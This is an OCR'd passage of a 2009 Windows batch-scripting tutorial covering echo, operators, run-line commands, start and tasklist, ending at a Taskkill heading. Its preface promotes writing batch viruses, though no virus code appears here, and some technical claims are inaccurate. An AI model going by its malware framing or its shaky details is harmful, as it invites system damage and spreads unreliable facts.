BATCH FILE PROGRAMMING

Premkumar. S

Preface

This book ***'Batch File Programming'*** is written after experimenting and testing all the snippets covered in this book. Batch File Programming is a pretty old one, but i have found lot of books that haven't covered the dark-side of the batch, which still remains untold. The ultimate goal of this book is to make the readers understand how it works, what are the limitations of the batch, what else is possible with a batch, constructing useful programs with various views, Creating a batch virus by mis-using the commands, creating a batch file to an executable and lot more.

This book is aimed at novice to advanced programmer, No matter if you are new to programming, this would be the right drive to start with, since this book contains real time examples along with screenshots that really helps in a better understanding of the concept.

First Edition May 2009

Acknowledgements

First and foremost I would like to thank my Mum and Dad for their constant care and blessings.

My Special thanks to Mr. C. Robinson (CEO, W3cert), for his kind encouragement in authoring this book more over I cannot forget to express my gratitude for my relatives and comrades.

I haven't seen him anywhere before, but it's my duty to owe my gratitude to him and he is none other than the Almighty God for the inspiration and guidance in all my successful stages.

First Edition May 2009

Dedicated to

This Book is dedicated to W3Cert and I hope the contents in this E-Book '***Batch File Programming***' will really help the students of W3Cert for their exploration in batch file programming and interfering with the windows kernel by using the commands given in this book.

First Edition May 2009

This page is intentionally left blank

BATCH FILE PROGRAMMING

BATCH FILE PROGRAMMING

Introduction

Batch file programming is the native programming offered by the Microsoft Windows Operating System. Batch file is created using any text editors like notepad, WordPad, WinWord or so on, which comprises of a sequence of built-in commands used to perform some often done tasks like deleting a series of files of same type or of different type, creating logs, clearing unwanted craps from your computer and even for creating a batch VIRUS.

Whenever a Batch program is executed, it was interpreted line-by-line by the CLI (Command Line Interpreter) command.com or the cmd.exe. Batch file is really helpful in automating tedious tasks and for maintaining system logs. The commands used while creating a batch file are case insensitive, in the sense that it may accept both small and upper case letters.

Modes:

There are two different modes that are supported by DOS (Disk Operating System), they were,

1. Interactive Mode.
2. Batch Mode (Silent Mode).

Interactive mode:

In interactive mode, when a command is executed, it interacts with the user for input and depending upon the input supplied by the user, the further processes are carried out. For example, let's take the 'del' command.

The 'del' command is used for deleting files that reside inside a directory. Now I am going to delete all the files inside a folder named 'a', and when I executed the following command, it is interacting with me prompting "Are you sure (Y/N)?", confirming the deletion operation, and depending upon my input, it decides what to do. If I hit '*Y*' then it will delete the files specified, else if I hit '*N*' then it won't delete.

C:\>del a

C:\a, Are you sure (Y/N)? y*

Batch Mode:

Batch mode can also be referred as *'Silent mode'* or '*Quiet Mode'*, and this is mere opposite to the interactive mode. The command that operates at batch mode will never interact with the user at any instance, instead it will take care of every operation by itself.

For example, I am going to explain this by using the same *'del'* command. There is a switch available for the '*del*' command, which makes the command to operate at silent mode, and that switch is *'/Q'*

C:\>del /Q a

C:\>

In this case, the command is not at all interacting with me, whether to delete those file or not.

In the above example, I have tried to delete the same files in the same folder by using the same command but with a different switch. Anyhow both the commands will perform the same operation but the mode it operates differs.

How to create a Batch Program:

As said earlier, batch programs can be written using any of the text editors such as notepad, wordpad and so on, but notepad is the most often used text editor in such cases. Like any other programing languages, lets start our first program with the *'Hello World'* program.


1. Open up a notepad and type the following.

@echo off
Echo Hello World
pause

2. Save the file with any name you wish, but make sure that you save the file extension with .bat, in this case I am saving this file as *'first.bat'*.
3. When you save the batch file, then the icon becomes like the below icon,

In Windows XP, the Batch file icon looks like above, where as in Windows Vista the Icon looks like the below image,

4. Just double click to execute the batch file that you have created now. And the output looks like,



5. You are done!

Let me explain what does the above given program does,

'echo' is the command used to print text on the screen, so whatever that follows the echo command will be displayed on the output screen. This command is just like the *'printf'* statement in the C language.

When you type the echo command alone, then it will tell you whether the 'echo is ON' or 'echo is OFF'. It's always recommended to turn the echo off, else it will display the prompts like (C:\>) and so on. In order to avoid the prompts being displayed, the echo is turned off by using the command *"@echo off"* or simply by using the *"echo off"*.

"Echo Hello World" will display the "*Hello World*" on the output screen, and the pause command is used to wait for the user interaction, whether to proceed further or not. If the pause is not used, then the batch will terminate immediately after displaying the "*Hello World*".

Internal and External Commands

There are two types of commands that we can run from a command prompt, and they were,

1. *Internal commands*
2. *External commands.*

Internal Commands

Internal commands are nothing but the built-in commands that are shipped along with the operating system, for example, echo, cls, del, dir were few of the well known internal commands.

External Commands

External commands are the commands that are often created while installing a new application and these commands mostly have no use except calling that application and support files. Few external commands can only be executed in the 'Run' dialog box (start → Run), but not on the command prompt, and those commands include *'firefox'*. The *'firefox'* command can be executed only from the run line, that too if the firefox application is installed on that machine and it won't work on the command prompt.

Likewise the *'firefox'* there are various other external commands such as the "*PsTools*" which includes commands like, *PsExec*, *PsFile*, *PsGetSid*, *PsInfo*, *PsKill*, *PsList*, *PsLoggedOn* and so on.

Run Line commands

As said earlier batch file is comprised of sequence of run line commands, hence it's a must to know at least few useful run line commands for constructing a good batch program. Here I am going to list out the useful run line commands with a brief description.

Commands	Descriptions
access.cpl	Accessibility Controls
accwiz	Accessibility Wizard
appwiz.cpl	Add/Remove Programs
ciadv.msc	Indexing Service
control admintools	Administrative Tools
cleanmgr	Disk Cleanup Utility
control color	Display Properties
compmgmt.msc	Computer Management Console
control folders	Folder Options
cliconfg	SQL Client Configuration
certmgr.msc	Certificate Manager
charmap	Character Map
chkdsk	Check Disk Utility
clipbrd	Clipboard Viewer
calc	Opens calculator
cmd	Opens command prompt
devmgmt.msc	Device Manager
dfrg.msc	Disk Defragmenter

diskmgmt.msc	Disk Management
dcomcnfg	Component Services
ddeshare	DDE Shares
diskpart	Disk Partition Manager
desk.cpl	Display Properties
drwtsn32	Dr. Watson
directx.cpl	Direct X Control Panel
dxdiag	Direct X Troubleshooter
eudcedit	Private Character Editor
eventvwr.msc	Event Viewer (Maintaining System Logs)
explorer	Opens My Documents
freecell	FreeCell Game
fsquirt	Bluetooth Transfer Wizard
fsmgmt.msc	Shared Folders
gpedit.msc	Group Policy Editor
hdwwiz.cpl	Add Hardware Wizard
iexpress	Iexpress Wizard (Package creator)
iexplore	Internet Explorer
inetcpl.cpl	Internet Explorer Properties
ipconfig	Windows IP Configuration
intl.cpl	Regional Settings
joy.cpl	Game Controllers
lusrmgr.msc	Local Users and Groups
logoff	Logs out current user
magnify	Open Magnifier

makecab	Cabinet Maker, file compressor.
msconfig	Open System Configuration Utility
mshearts	Opens Hearts game
msinfo32	System Information
mspaint	Opens Mspaint
msmsgs	Windows Messenger
mstsc	Remote Desktop
mmsys.cpl	Sounds and Audio
mqbkup	Message Queue Backup\Restore Utility
notepad	Opens a New Notepad
ntmsmgr.msc	Removable Storage
ntmsoprq.msc	Removable Storage Operator Requests
ncpa.cpl	Network Connections
netsetup.cpl	Network Setup Wizard
openfiles	Used to view Files Opened Remotely via local share points
odbccp32.cpl	ODBC Data Source Administrator
osk	On Screen Keyboard
proxycfg	Proxy configuration
packager	Object Packager
perfmon.msc	Performance Monitor
powercfg.cpl	Power Options
pentnt	Checks for Floating point error in Intel based processors
qappsrv	Displays the available application terminal servers

	on the network.
qprocess	Displays information about processes
qwinsta	Display information about Terminal Sessions
rcp	Copies files to and from computer running the RCP service
recover	Recovers readable information from a bad or defective disk.
relog	Used for Logging.
replace	Replaces files
rexec	Runs commands on remote hosts running the REXEC service
route	Manipulates network routing tables
rsh	Runs commands on remote hosts running the RSH service
rsm	Manages media resources using Removable Storage
runas	Allows a user to run specific tools and programs with different permissions than the user's current logon provides.
regedit	Opens Registry Editor
rsop.msc	Resultant Set of Policy
rwinsta	Reset the session
rasphone	Remote Access Phonebook
services.msc	Used for Managing all the services on the computer.

sigverif	File Signature Verification Tool
secpol.msc	Local Security Settings
shutdown	Shutdown Windows
syskey	Windows System Security Tool
sc	Communicates with the service controller and installed services.
schtasks	Replaced with at.
setver	Sets the version number that MS-DOS reports to a program
shadow	Helps in remote connection & network used to monitor another Terminal Services session
shrpubw	Shared Folder Wizard
sndvol32	Volume Control
sysedit	Windows.ini, system.ini, config.sys, autoexec.bat
sol	Opens up Solitaire Game
timedate.cpl	Date and Time Properties
telephon.cpl	Phone and Modem Options
telnet	Telnet Client
tftp	Transfers files to and from a remote computer running the TFTP service
tlntadmn	Telnet Administration. Used to start, stop, and send msg to a terminal session connected to via telnet.
tscon	Attaches a user session to a terminal session.
tsdiscon	Disconnects a session from a terminal server.
tskill	Ends a process. Even can terminate a process

	running on a remote session.
tourstart	Windows XP Tour Wizard
tsshutdn	shutdown in 60 sec
typeperf	Very useful in login events. Used to monitor Processor threads and writes into a specified log file.
userinit	My Documents
verifier	Driver Verifier Utility
winchat	Microsoft Chat
winmine	Minesweeper Game
wuaucpl.cpl	Automatic Updates
wscui.cpl	Security Center
wmplayer	Windows Media Player
wmimgmt.msc	Windows Management Infrastructure
w32tm	Tool used to diagnose problems occurring with Windows Time. register to run as a service and add default configuration to the registry
winmsd	System Information.
wupdmgr	Windows Update Launches
winver	Displays Windows Version
write	Opens WordPad

Batch Operators

Similar to other programming languages, batch program do support various operators for performing operations like arithmetic and logical operations, bitwise AND, OR, NOT, shifting and re-direction operation and separators and grouping operators.

Operators	Description
()	Grouping
! ~ -	Unary operators
* / % + -	Arithmetic operators
<< >> < >	Logical shift and re directional operators
&	Bitwise and
^	Bitwise exclusive or
|	Bitwise or
= *= /= %= += -= &= ^= |= <<= >>=	Assignment operators
,	separator
&&	For using Multiple commands
||	For executing one from many commands

The above given were the operators available in Batch file programming for performing arithmetic and logical operations.

Let me brief you the operators with a small example,

Note : For performing arithmetic operations, the 'SET' command should be used along with the '/A' switch.

For performing an addition operation on two integers, then I have to use the below command,

C:\>set /A 5 + 5

10

As you see in the above example, the ‘set /A’ is used for performing arithmetic operations like addition, subtraction, multiplication and division. The above example is used for performing an addition operation on two integer namely 5 and 5 and gives the output as ‘10’. Similarly you can use the other arithmetic operators.

Example:

The below command is used to subtract 5 from 10.

C:\>set /A 10-5

5

The below command is used finding the product between 5 and 5.

*C:\>set /A 5*5*

25

The below command is for dividing 10 by 5 and displays the output.

C:\>set /A 10/5

2

The below command is finding the remainder value and this operator is called modulo operator. In this example the remainder value obtained when 11 divided by 5 is 1 and is displayed as output.

C:\>set /A 11%5

1

Operator precedence:

Likewise other programming languages, batch program does support operator precedence for performing a valid arithmetic operation to obtain accurate results.

The precedence of operations are given in order, *, /, %, +, -.

The expression that is enclosed and grouped with the grouping operator ‘()’ gets the high priority in the precedence.

*C:\>set /A (10-5)*2+6/2*

13

In the above example, the expression that is enclosed within the '()' operator gets the high priority and thus 10-5 is '5', the next priority moves to the '/' division operator and '6/2' gives '3', then comes the multiplication '*' operator 5*2 gives '10' then it is summed up with '3' to obtain the final result as '13'.

To redirect the output of one command to other file, the '>' and '<' command is used. For example the below command is used to print the text "hello redirection" to a notepad file named "first.txt"

C:\>echo hello redirection > first.txt

C:\>

As we already have seen that the *'echo'* command is used for printing the given text on the screen, here by using the redirection operator *'>'* we are redirecting the output of the command to a text file. It will create a new text file even it wasn't already there. Likewise you can redirect the output of any command to any other files. The below command is used for performing the same operation but the redirection happens to word document,

C:\> echo hello redirection > first.doc

The tilde '~' operator is a unary operator that is used for shortening the long directory names, the following example will brief with the usage of this operator. The tilde operator can be used after 6 consecutive characters of a directory name, for example the "Documents and Settings" is a directory that contains more than 8 characters, instead of typing them all and messing with it, we can use the '~' operator, so that it will automatically recognizes the path and performs the operation mentioned,

C:\>cd C:\DOCUME~1\CYB3RC~1\LOCALS~1\Temp

C:\DOCUME~1\CYB3RC~1\LOCALS~1\Temp>

The above command is just a path to the location *"C:\Documents and Settings\Cyb3rcr4wl3r\Local Settings\Temp",* where "*Cyb3rcr4wl3r'* is the user account on my computer.

Note: even though the '~' operator is a unary operator, it can't be used without the 1 following the operator.

The *'&&'* operator is used to execute multiple commands in a single line, for example, the following command is used to print the text *'hi'* and *'hello'* using two different echo commands,

C:\>echo Hi && echo hello

Hi

Hello

The pipeline operator is used for giving the output of one command as input for another command,

*C:\>echo Y | del *.txt*

In the above example, whenever you delete a file using the del command, it will prompt you with a confirmation message whether to delete the file or not, and only depending upon the user input it will proceed further, here we can make use of the pipeline *'|'* operator to print *'Y'* when the 'del' command prompt for the user interaction.


Whenever the '*del*' command prompts the user for the confirmation, the output of the echo command (i.e. '*Y*') will be given as input for the *del* command, and as a result it deletes all the text files that reside in the specified directory.

Basic Commands

Here I am going to explain few basic and often used commands used for constructing a simple batch program. Before getting into the commands, there are few thing that I need to explain in detail, and they were *'sub-commands', 'switches'* and *'parameters'*.

Sub-commands:

Sub-commands are nothing but the supportive commands that are used along with the main commands to narrow down the result that we are looking for. For example, I want to view how many user accounts are there created in my computer, and this can be done using the "*net*" command, as below,



As you can see in the above screenshot, '*net*' is the main command, where as '*user*' is the sub-command used for narrowing down the result that we want. A main command can have any number of sub-commands and that too depends upon the usage. Once the command gets executed, its displaying all the available user accounts in my computer.

Switches:

Say, for instance i am going to create a new user account in my computer by making use of the *"net"* command, and the user account that I wish to create is *"technocrawl"* with password *"P4$$w0rd"* and this can be done using the following command,

As you can see in the above screenshot, 'switch' is used again to narrow down the operation of the command that being performed, and most often switches are prefixed with as backward slash '/' or with an hyphen '-'.

The above command have created a new user account named *"technocrawl"* with the password *"P4$$w0rd"*.


Parameters:

'Parameters' can also be referred as 'command line arguments' and are nothing but the input supplied to the program by the user while the program is running, and depending upon the parameter the program will proceed the further operation.

Copy the below given code into a notepad and save it as *'welcome.bat'*. Goto command prompt and run the program by using its name *"welcome.bat"* (Make sure that the 'welcome.bat' exists in the directory where you want to run).

```
@echo off
cd\
echo Welcome %1%
pause
```

Output:



Where, 'welcome' is the batch file name and its followed by the parameter, here the parameter is *"Cybercrawler"*.

Note: You can specify 'n' number of parameters for a batch file. Each parameter can be accessed by using the "%number%" format, where you have to replace the 'number' with 1 to access the first parameter value, and '2' for accessing the second parameter value and viceversa. Incase if I want to access the file name then it can be access by using %0%, and for accessing the fifth parametes %5% and so on.

'*Help*' is the command that is used to display the available internal commands supported by windows, so that you can type 'help' to know the internal commands available on your computer. Each command has its own sub-commands and switches, and to find out the usage of each command in detail, then you may use the *'/?'* (without quotes) followed by the command, for example, if I want to know what are the available sub-commands and switches for the 'net' command, then I can use the *'net /?'* command to get more details.

Rem:

The '*rem*' command is used for commenting the source code, so whatever that follows the 'rem' was ignored. The '*rem*' command is often used for commenting large batch programs for easy identification incase of updating of modifications.


```
@echo off
Rem Program for printing hello world.
Echo Hello World.
Pause
```

In the above example, the '*rem'* command is used for commenting the purpose of the program, but its not necessary for this too simple code.

Echo:

As said earlier *'echo'* command is just like *'printf'* statement in C programming, this is used to display the text that follows the command on the output screen. Echo command when used alone will display the state, whether it's turned ON or OFF. By default the echo is turned ON, but it's always recommended for batch programmers to turn OFF the echo, so that it won't display the prompts like (C:\>) and so on.

You can turn OFF the echo command by using the command "*echo off*", and to turn it ON, you can replace the OFF with ON in the above command.



Color:

The *'color'* command is used to set the foreground and background color of the command prompt.

Syntax:

Color background_color_code Foreground_color_code

Where,

The "*background_color_code"* and *" Foreground_color_code"* are nothing but the hexadecimal color codes. You can pick the color from the below table,

Hex Code	Color Name	Hex Code	Color Name
0	Black	8	Gray
1	Blue	9	Light Blue
2	Green	A	Light Green
3	Aqua	B	Light Aqua
4	Red	C	Light Red
5	Purple	D	Light Purple
6	Yellow	E	Light Yellow
7	White	F	Bright White


If I want to change my command prompt color with black as background and green as foreground, then I can use the following command,

C:\>color a


C:\>color 0a

Title:

The *'title'* command is used to set the title of the command prompt. By default the title of the command prompt is set to "C:\Windows\System32\Cmd.exe" incase of windows XP and "C:\Winnt\system32\Cmd.exe" incase of Windows 2000.



Now I wish to change the title to *"Crawlers Shell Console",* and this can be done by using the command given below,



Prompt:

The *'prompt'* command is used to change the prompt; the default prompt will be the location of the current directory. You can change the prompt as per your wish by using this 'prompt' command. The following are the special codes available for the 'prompt' command.

$A & (Ampersand)

$B | (pipe)

$C ((Left parenthesis)

$D Current date

$E Escape code (ASCII code 27)

$F) (Right parenthesis)

$G > (greater-than sign)

$H Backspace (erases previous cha

$L < (less-than sign)

$N Current drive

$P Current drive and path

$Q = (equal sign)


$S (space)

$T Current time

$V Windows XP version number

$_ Carriage return and linefeed

$$ $ (dollar sign)




Cls:

The '*cls*' command is used for wiping off the text on the command prompt.


Date:

The *'date'* command is used for displaying the current date and also for changing the date. When the *'date'* command is executed alone, then it will prompt you to change the date and when it is executed with the *'/T'* switch then it will display you the current date.



Time:

The *'time'* command is used for displaying the current time and also for changing the time. When the *'time'* command is executed alone, then it will prompt you to change the date and when it is executed with the *'/T'* switch then it will display you the current time.




Start:

The *'start'* command is used for starting an application, assigning it with a priority, specifying the memory where to be shared or separated. This command does have its own switches.

Whenever the *'start'* command is used without any switches, but followed by a string or text, then it is used to start a new command prompt with the text you specified as the title. In the following case, I have used the start command followed by the text *"My Shell",* and you can see a new window appeared just right of it with the text *"My Shell"* specified as title.

The *'/d'* switch is used to specify the start directory of the command prompt, in the following case, I have set the start directory as "*C:\windows\system32*" using the '*/d'* switch, and now you can see a new command prompt popping up from the directory "*C:\windows\system32*".



The *'/min'* switch is used for starting a new minimized command prompt, if no application is specified. In the following example, I want a notepad application to be opened in a minimized window.

C:\>start /min notepad

Once this command gets executed you can see the minimized notepad, in the system taskbar.

The *'/max'* switch is used for starting a new maximized command prompt, if no application is specified. In the following example, I want MSpaint application to be opened in a maximized window.

C:\>start /max mspaint

Once this command gets executed you can see the MSpaint getting popped up in a maximized window.

The *'/separate'* switch is used for starting up 16bit programs in a separate memory space. The below command will open up a calculator application in a separate memory.

C:\>start /separate calc

The *'/shared'* switch is used for starting up 16bit programs in a shared memory space; hence all the application shares the same memory space. The following command is used for opening up a WordPad in a shared memory space.

C:\>start /shared write

The *'/low'* switch when used with the start command is used for starting up an application with the minimal priority (Idle Mode), so that these applications may not be given higher preference. The following command is used to open up a Microsoft office word application with idle mode.

C:\>start /low winword

The *'/normal'* switch when used along with the start command is used to start an application in a normal mode, which is the default mode for any application getting started. The below command is used to start a new Internet Explorer window with a normal mode.

C:\>start /normal iexplore.exe

The *'/high'* switch, when used with the start command will assign high priority for the application that is specified. In the below example, I want the 'explorer.exe' to be given the high priority.

C:\>start /high explorer.exe

The *'/realtime'* switch assigns a specified application with the real time priority, so that, if this application requires more space for its successful execution, then it will be allocated with the memory space rather than that of the other applications or processes.

C:\>start /realtime ...

The command will open up the "*My Computer*" with real priority.

The *'/abovenormal'* switch is used to assign a process with the priority which stays in between the normal and high priority. The below command is used to open the "*Root Drive*" with the above normal priority class.

C:\>start /abovenormal ..


The *'/belownormal'* switch is used to assign a process with the priority which stays in between the normal and idle. The below command is used to open the "*hearts*" game with the below normal priority class.

C:\>start /belownormal mshearts.exe

The *'/wait'* switch when used with the start command will open up the specified application and waits until the application terminates. The below command will start the 'tree' command and waits until the command list out the complete structure of the directory and then will terminates.

C:\>start /wait tree

The '*/b'* switch is used to open up a new command prompt on the same console, without popping up a new command prompt. Once you have entered into the new prompt, then its similar to have 2 command prompts, so typing exit will terminate the newly opened command prompt and will not close the entire prompt.



In the above screenshot, you can see that, I have used the exit command to get rid of the console, but it's not doing so, but anyhow, I have closed one console and I am working with the other.

Exit:


The '*exit*' command is used to terminate or close the command prompt.

Call:

The *'call'* command is used to call another external batch program. For example, I have created two batch programs namely '*bat1.bat'* and '*bat2.bat'*, the '*bat1.bat*' will be able to process up to 5 parameters, where as '*bat2.bat*' will not support accepting parameters, in such cases, I can use the parent program (*bat1.bat*) and call the child program (*bat2.bat*) to make the child program to accept the parameters.

Tasklist:

The '*tasklist*' command is used display all the processes that are currently running in the background along with the PID (Process ID), session name, session and memory usage. This command too has its own sub-commands and its switches to narrow down the result that we are looking for.



When the *'tasklist'* command without supplying any switches and sub-commands will list processes running in the background as above.

The '/s' switch is used to specify the remote machine to connect with, the '/U' switch is used for specifying the domain with the username to run the command under the specified user context. In the below example I am going to connect to the machine named 'node22' in my LAN, using the below command,

C:\>tasklist /s \\node22 /u administrator /p P4$$w0rd

The above command will display the processes running on the remote computer "node22" under the user "administrator".

The '*tasklist*' command when used with the '/M' switch will display all the .dll (Dynamic Link Library files) associated with the processes running in the background, and this is how it looks like,

The screenshot, reveals the .dll files associated with the 'svchost.exe', and this '/m' switch really helps a lot in malware hunting.

The *'/SVC'* switch when used with the *'tasklist'* command is used to display the services associated with the processes running in the background and the output of the command looks like,

If you are not aware of the services, then you may have a lot at '*services.msc'* and it will display all the services available in your computer.

The '/V' switch is used for displaying the verbose information about the processes running in the background.

The '/FI' switch is used to filter the result according to the filters and conditions used.

Filter Name	Valid Operators	Valid Value(s)
STATUS	eq, ne	running | not responding
IMAGENAME	eq, ne	Image name
PID	eq, ne, gt, lt, ge, le	PID value
SESSION	eq, ne, gt, lt, ge, le	Session number
SESSIONNAME	eq, ne	Session name
CPUTIME	eq, ne, gt, lt, ge, le	CPU time in the format of hh:mm:ss. hh - hours, mm – minutes, ss - seconds
MEMUSAGE	eq, ne, gt, lt, ge, le	Memory usage in KB
USERNAME	eq, ne	User name in [domain\]user format
SERVICES	eq, ne	Service name
WINDOWTITLE	eq, ne	Window title
MODULES	eq, ne	DLL name

The valid operators are nothing but the short terms for the precise words given below,

Eq equals

Ne Not Equals

Gt Greater than

Lt Lesser than

Ge Greater than and equals

Le Lesser than and equals

Now let's see, how to use the *'/FI'* switch effectively,

The following command will list all the processes that are "*Not responding*".

C:\>tasklist /FI "status eq not responding"

The below command will list all the processes that are currently running,

C:\>tasklist /FI "status eq running"

The following command will filter the processes whose PID is less than 1000 and will display them on the screen,

C:\>tasklist /FI "pid lt 1000"

The below command will filter the processes running in the background using the session number '0', by default the session number of the currently logged in local user is '0', hence it will display all the processes,

C:\>tasklist /FI "session eq 0"

The below command will display all the processes whose CPU time is greater than 00:00:00 (Hr:Min:Sec).

C:\>tasklist /FI "cputime gt 00:00:00"

The following command will display all the processes running in the background which occupies more than 10000 Kilobytes of memory,

C:\>tasklist /FI "memusage gt 10000"

The below command will filter and display all the processes running in the background except the "*explorer.exe*",

C:\>tasklist /FI "services ne explorer.exe"

The below command is used to display all the background running processes, which are not running under the username *"Cybercrawler"*.

C:\>tasklist /FI "username ne cybercrawler"

The below command is used to display all the processes that except the process that are associated with the services *"themes"* and *"server"*

C:\>tasklist /FI "services ne themes" /FI "services ne server"

The below command will display the applications that has the window title "*untitle**", here I have used the * - asterisk as the wildcard for filtering.

C:\>tasklist /FI "windowtitle eq Untitle"*

Image Name PID Session Name Session# Mem Usage

========================= ====== ================

notepad.exe 2344 Console 0 3,120 K

The following command will display the background processes by filtering whose processes are associated with the "*winsta.dll*" module.

C:\>tasklist /FI "modules eq winsta.dll"

The following command is used to connect to the remote machine named *"productionserver",* by using the username *"administrator"* with password *"$3cr3t"* and will filter the processes, which are occupying more than 15000 Kb memory, and whose window title says "Untitled*".

C:\>tasklist /S //productionserver /U administrator /P $3cr3t /FI "memusage gt 15000" /FI "windowtitle eq Untitled"*

Taskkill:

